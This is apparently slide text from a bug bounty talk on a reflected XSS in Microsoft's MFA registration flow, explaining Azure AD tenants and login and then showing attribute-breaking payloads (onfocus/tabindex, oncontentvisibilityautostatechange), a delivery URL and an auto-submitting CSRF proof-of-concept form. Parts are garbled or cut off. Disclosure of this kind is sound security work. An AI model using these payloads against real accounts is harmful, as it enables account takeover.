

Asem Eleraky | @Melotover
Web Application Penetration Tester



Real-World Exploitation


Full Account Takeover Through Client-Side Attack
In a Leading Global Company.

positive
Cairo hack
talks

```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```



whoami

Asem Eleraky (A.K.A
Melotover) Tester & Full-Time Bug Bounty Hunter

- 3x Bugcrowd MVP
- CTF Player and Creator (in my free-time)
- Passionate about Client-Side Vulnerabilities
- Sharing insights on my blog: melotover.medium.com
- Reach me at: **@melotover**





Agenda:

- Microsoft Login Mechanism and Azure AD.
- Understanding Azure AD Tenants: Types, Structure, and Identification Methods.
- Tenant-based Accounts Login Flow.
- In Targets Like Microsoft, How Do You Start?
- How I Spotted the Injection Point.
- Escalating the Impact (Round 1): Extended the Exploit Surface to Almost All Browsers.
- Escalating the Impact (Round 2): Making it Affect as Many Microsoft Users as Possible.
- Releasing Full PoC Video.
- What Happened Next?

Microsoft Login Mechanism & Azure AD tenants.

- Microsoft's authentication relies on **Azure Active Directory (Azure AD)**.
- A **tenant** in Azure AD is a dedicated instance of the service that belongs to a specific organization.
- Each organization using Microsoft services is assigned its own tenant.
- **How Azure AD identify one tenant from another?**
 - A tenant is tied to a unique domain, such as `{organizationName}.onmicrosoft.com`
 - Each tenant is assigned a unique identifier, called the Tenant ID, which is represented as a UUID (e.g. `e1234567-89ab-cdef-0123-456789abcdef`).

Types of Tenants & Difference in login

Login depends on the type of account you're using, **Azure AD supports different types of tenants:**

Type 1: Work or School Accounts (Azure AD Tenant):

- Used by organizations for managing employee/student access to enterprise applications.
- Authentication endpoint: `https://login.microsoftonline.com/{tenant-id}/oauth2/v2.0/authorize`
- Unique Domain or UUID

Type 2: Personal Accounts (Microsoft Account Tenant):

- Needs a tenant? Needs a Tenant Identifier?
- Authentication handled separately, using: `https://login.live.com/oauth20_authorize.srf`

Microsoft's Login Flow


1. The user navigates to the login panel
`https://login.microsoftonline.com/{tenant-id}/oauth2/v2.0/authorize`
replacing **`{tenant-id}`** with their own tenant UUID and provide their credentials.
2. The system primarily identifies the tenant using **`{tenant-id}`** in the login URL.
3. Multi-Factor Authentication (MFA) layer added? If not, In most cases **the application will force him to add one.**
4. After successful authentication, Azure AD issues a token, validates it, and uses the Tenant UUID to ensure the token is valid for the specific tenant.

In Targets Like Microsoft, How Do You Start?

- **Documentations, Documentations, and Documentations!**
- **Give it time as a normal user!**
- **Complex features/functions?**
Simulate the most basic user setup.
- **A function that has been tested a million times?**
Details.
- **Always:**
 - Ask “Why?” and “How?”
 - Escalate as much as possible.

With all of that in
mind, let's get
started!

- You don't create your own account.
- Apply then remove!
- Just a few redirects to the expected behavior.



- A redirect to “account.activedirectory.windowsazure.com”

Request

```
1 POST /proofup.aspx HTTP/1.1
2 Host: account.activedirectory.windowsazure.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://login.microsoftonline.com/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 4088
10 Origin: https://login.microsoftonline.com
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: cross-site
14 Priority: u=0, i
15 Te: trailers
16 Connection: close
17
18 flowtoken=
AQABIQEAABVrSpeuWamRam2jAF1XRQEAqG4tWWQ9Pj0IymrM9CwyH9v5RtVcpej0AxzenaEHS7r-Mz-_ta39z_d
ZURDLK_e8Zp7jA236aSLvd8wud5UJshTbj_xS_nSk7NBISFF8YDbdnAqNs-PkxUuFLGw3MiYL9vUSuhmMLrwt7NA
hTLVzycetkxLg8Fp72xcJWXfGULdbYiKr_rDOXau3egeVF-qd78zsrqz8oYiKWjWBkgon_LSThr7dFH1qjhtTQpc
IM-FcIfIEbHAe42l8TrerBag7T-qVoLt75S5WZ3mPWRC14H1oD7L6NSxQdQQJhGzMD0ooubsHQzReUEfwGB-z2IZk
4SKmoh5iG9DAB0MI8BbCzVeCMvG0zu06cTfPPiJ3p4vvvHvzVP00Ovb8izJREluxC7oz0bvXmROXShP5mOHKOazF
```

Response

```
30 Connection: close
31 Content-Length: 5086
32
33 <!DOCTYPE html><html>
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
  </head>
  <body onload='document.forms["registrationForm"].submit();'>
    <form action='
https://account.activedirectory.windowsazure.com:443/securityinfo?isOobe=False&brkr=6
brkrVer=6clientSku=6personality=6authMethods=6authMethodCount=' method='POST' id='
registrationForm' name='registrationForm' target='_self'>
      <input type='hidden' name='SecurityInfoRegistrationInterrupt' id='
SecurityInfoRegistrationInterrupt' value='mfa' />
      <input type='hidden' name='PESTS' id='PESTS' value='
MIIMLAYJKoZIhvcNAQcDoIIMHTCCDBkCAQIxggJgMIIBLAIBAAUqc12Shfa2JwDVtblIE303550tcIwDQY
JKoZIhvcNAQEBBQAEggEAgIu3n2Nt8X670pkiTGQlDk9gVxyy4S8GwbKJGgxtwsn48oAxEb92xoSB9ja/Q
qg2CB80HUSkTqjccOf17jrtgN4NDeN0uicF74DDYD0fMpxwpfbZH0RCS04pXA8a5GG7zP2E8PHp4bv96av
07aHB8o3ViXzRVKHGgHs04sW+Y0YSjwGLc1m84v5c5fIEMU5lmdZRJ+GNm3AzEhXF1va0YVDPqRbROR9IB4
ugbQGhFFOdNbOiBB2D29TPDMdLRLuhPBQo+m0QGLVmVONrli6IyxdMDHtJPJ/WDB//7yiqY41BX4nYesyQv
ORUITYP7DYGMVedihczsXuOA9M+4ttICCASwCAOKAFLkhkZY0Jv6MICJd/Vu8h0bUu5JkMA0GCSaGSIb3D0
```

The request parameters:

- **flowtoken**: A token representing the state of the current authentication flow.
- **request**: Passed between authentication endpoints to retain context about the original request.
- **canary**: Think of it as part of CSRF protection.

The auto-submitted form contains 2 inputs:

- **PostRedirectArguments**: A collection of all parameters included in the request.
- **PESTS**: A generated state token used internally by Microsoft's authentication flow to track user's session.
The server generates it based on the request parameters mentioned earlier.

the backbone of the entire MFA process

- Expecting input somewhere?
 - Expanded my search scope.
- # What caught your attention?

Request

```
1 POST /proofup.aspx HTTP/1.1
2 Host: account.activedirectory.windowsazure.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101
  Firefox/134.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://login.microsoftonline.com/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 4088
10 Origin: https://login.microsoftonline.com
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: cross-site
14 Priority: u=0, i
15 Te: trailers
16 Connection: close
17
18 flowtoken=
AQABIQEAAABVrSpeuWamRam2jAF1XRQEaG4tWWQ9Pj0IymrM9CwyH9v5RtVcpej0AxzenaEHSMr-Mz-_ta39z_d
ZURDLK_e8Zp7jA236aSLvd8wud5UJsHtpj_xS_nSk7NBI5Ff8YDbdnAqNs-PkxUuFLGw3MiYL9vUSuhmMLrwt7NA
hTLVzycetkxLg8Fp72xcJWXfGUldbyiKr_rDOXau3egeVF-qd78zsrqz8oYiKWjWBkgon_LSThr7dFH1qjhtTQpc
IM-FcIfIEbHAe42l8TrerBag7T-qVoLt75S5WZ3mPWRc14H1oD7l6NSxQdQQJhGzMD0oOubsHQzReUEfwGB-z2IZk
4SKmoh5ig9DAB0MI8BbCzVeCMvG0zu06cTfPPiJ3p4vwwHvzVP00Vb8izJREluxC7pZ0bvXmROXShP5mOHKOazF
```

Response

```
30 Connection: close
31 Content-Length: 5086
32
33 <!DOCTYPE html><html>
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1,
      shrink-to-fit=no" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
  </head>
  <body onload='document.forms["registrationForm"].submit();'>
    <form action='
      https://account.activedirectory.windowsazure.com:443/securityinfo?isOobe=False&brkr=8
      brkrVer=&clientSku=&personality=&authMethods=&authMethodCount=' method='POST' id='
      registrationForm' name='registrationForm' target='_self'>
      <input type='hidden' name='SecurityInfoRegistrationInterrupt' id='
        SecurityInfoRegistrationInterrupt' value='mfa' />
      <input type='hidden' name='PESTS' id='PESTS' value='
        MIIMLAYJKoZIhvcNAQcDoIIMHTCCDBkCAQIxggJgMIIBLAIBAoAUqc12Shfa2JwDVtblIE303550tcIwDQY
        JKoZIhvcNAQEBBQAEggEAgIu3n2Nt8X670pkiTGQLDk9gVxyy4S8GwbKJGgxtwwsn48oAxEb92xoSB9ja/Q
        qg2CB80HUSkTqjcc0fl7jrtgN4DeN0uiicF74DDYD0fMpxwpfbZHO RCS04pXA8a5GG7zP2E8PHp4bv96av
        07aHB8o3ViXzRVKHGgHs04sW+Y0YSjwGLc1m84v5c5fIEMU5lmdZRJ+GNm3AzEhXF1va0YVDPqbRpOR9IB4
        ugbQGHfF0dNb0iBB2D29TPDMdLRLuhPBQo+m0QGlvMvONrli6IyxdMDHTJPJ/WDB//7yiqY41BX4nYesyQv
        ORUITYP7DYGMVedihczsXu0A9M+4ttICCASwCA0KAFkhhkZY0Jv6MICJd/Vu8h0bUu5JkMA0GCSaGSIb3D0
```

- The web archive was the lifeboat.
- **X-client-Ver** and **x-client-SKU** reflected in **brkrVer** and **clientSku** in the form respectively.

[illegible]

Just to remember, this is a **POST** request so we will deliver it in a **CSRF** form.

- In form tags, we can use “**oncontentvisibilityautostatechange**” event handler that rely on “**content-visibility**” CSS property.


```
8.0.1'injected='melez'oncontentvisibilityautostatechange='alert(1)'style='content-visibility:auto'test='
```

```
←!— POST request results →  
<html>  
  <body onload='document.forms["registrationForm"].submit();'>  
    <form action='https://served.from.server/endpoint' injected='melez'  
      oncontentvisibilityautostatechange='alert(1)'  
      style='content-visibility:auto'  
      test='/theRest/Of/TheEndpoint' method='POST' id='registrationForm'  
      name='registrationForm' target='_self' >  
      <input type='submit'>  
    </form>  
  </body>  
</html>
```

However, it **does not work in all browsers** (older versions/some mobile browsers) (bad handle in Firefox)

URL Fragments and “tabindex” Attribute

- **URL fragment** is the part of a URL that comes after the # symbol like: <https://app.com/page#section1>
- Browser attempts to focus the element with the matching **id**.
- **If the element is focusable**, it will receive **focus when the page loads**.
- What if it's **not focusable**?
- The “**tabindex**” attribute controls the order in which elements receive focus when navigating using the Tab key in keyboard
- If **tabindex="1"** or higher: The element is **focusable** - takes priority.
- If **tabindex="-1"**: The element is **not focusable**.
- **Why we use “tabindex”?**



- Then we can try with "onfocus"

```
'injected='melez'onfocus='alert(1)'tabindex='1'test='
```

```
<!-- POST request results -->
<html>
  <body onload='document.forms["registrationForm"].submit();'>
    <form action='https://served.from.server/endpoint' injected='melez'
      onfocus='alert(1)' tabindex='1'
      test='/theRest/Of/TheEndpoint' method='POST' id='registrationForm'
      name='registrationForm' target='_self' >
      <input type='submit'>
    </form>
  </body>
</html>
```


That means we
need to deliver
the exploit to
the victim as
following

```
{origin}/proofup.aspx?X-clinet-Ver=8.0.1'injected='melez'onfocus='alert(1)'tabindex='1'test='#registrationForm
```


- create the CSRF form that will be hosted on our server.

```
<html>
<form id="csrfPOC"
action="https://account.activedirectory.windowsazure.com/proofup.aspx?
X-clinet-Ver=8.0.1'injected='melez'onfocus='alert(1)'tabindex='1'test='#registrationForm"
method="POST">
  <input type="hidden" name="flowtoken" value="{FLOWTOKEN}" />
  <input type="hidden" name="pru" value="{PRU}" />
  <input type="hidden" name="request" value="{REQUEST}" />
  <input type="hidden" name="canary" value="{CANARY}" />
  <input type="submit" value="Su
</form>
<script> document.forms["csrfPOC
</html>
```

One of the parameters
has expired



- Tried again with a fresh token and it works like a charm!



A valid token remains usable for nearly 20–30 minutes—It is a clear obstacle!

It could be reported, but the real question is: Do we have any real impact?

Cookies?

PESTS value?

Local/session Storage

victim's token

it's not enough!

Until I found the game changer!

Microsoft stores these parameters and pass them along to <https://account.activedirectory.windowsazure.com/proofup.aspx> when 2FA is disabled!
This means: No need for time-sensitive values, and no more dealing with POST CSRF!

Request

```
1 GET /login?login_hint=std-...edu.eg&ru=%2Fhome HTTP/2
2 Hos
3 Use
4 Fir
5 Acc &redirect_uri=https%3A%2F%2Fm365.microsoft%2Flandingv2&response_type=code%20id_token
6 Acc &scope=openid%20profile%20https%3A%2F%2Fwww.office.com%2Fv2%2FOfficeHome.All&response_mode=form_post&nonce=&ui_locales=en-US
7 Dnt &mkt=en-US&x-client-SKU=ID_NET8_0&x-client-ver=7.5.1.0'injected='meloz'onfocus='alert(1)'tabindex='1'test='
8 Sec
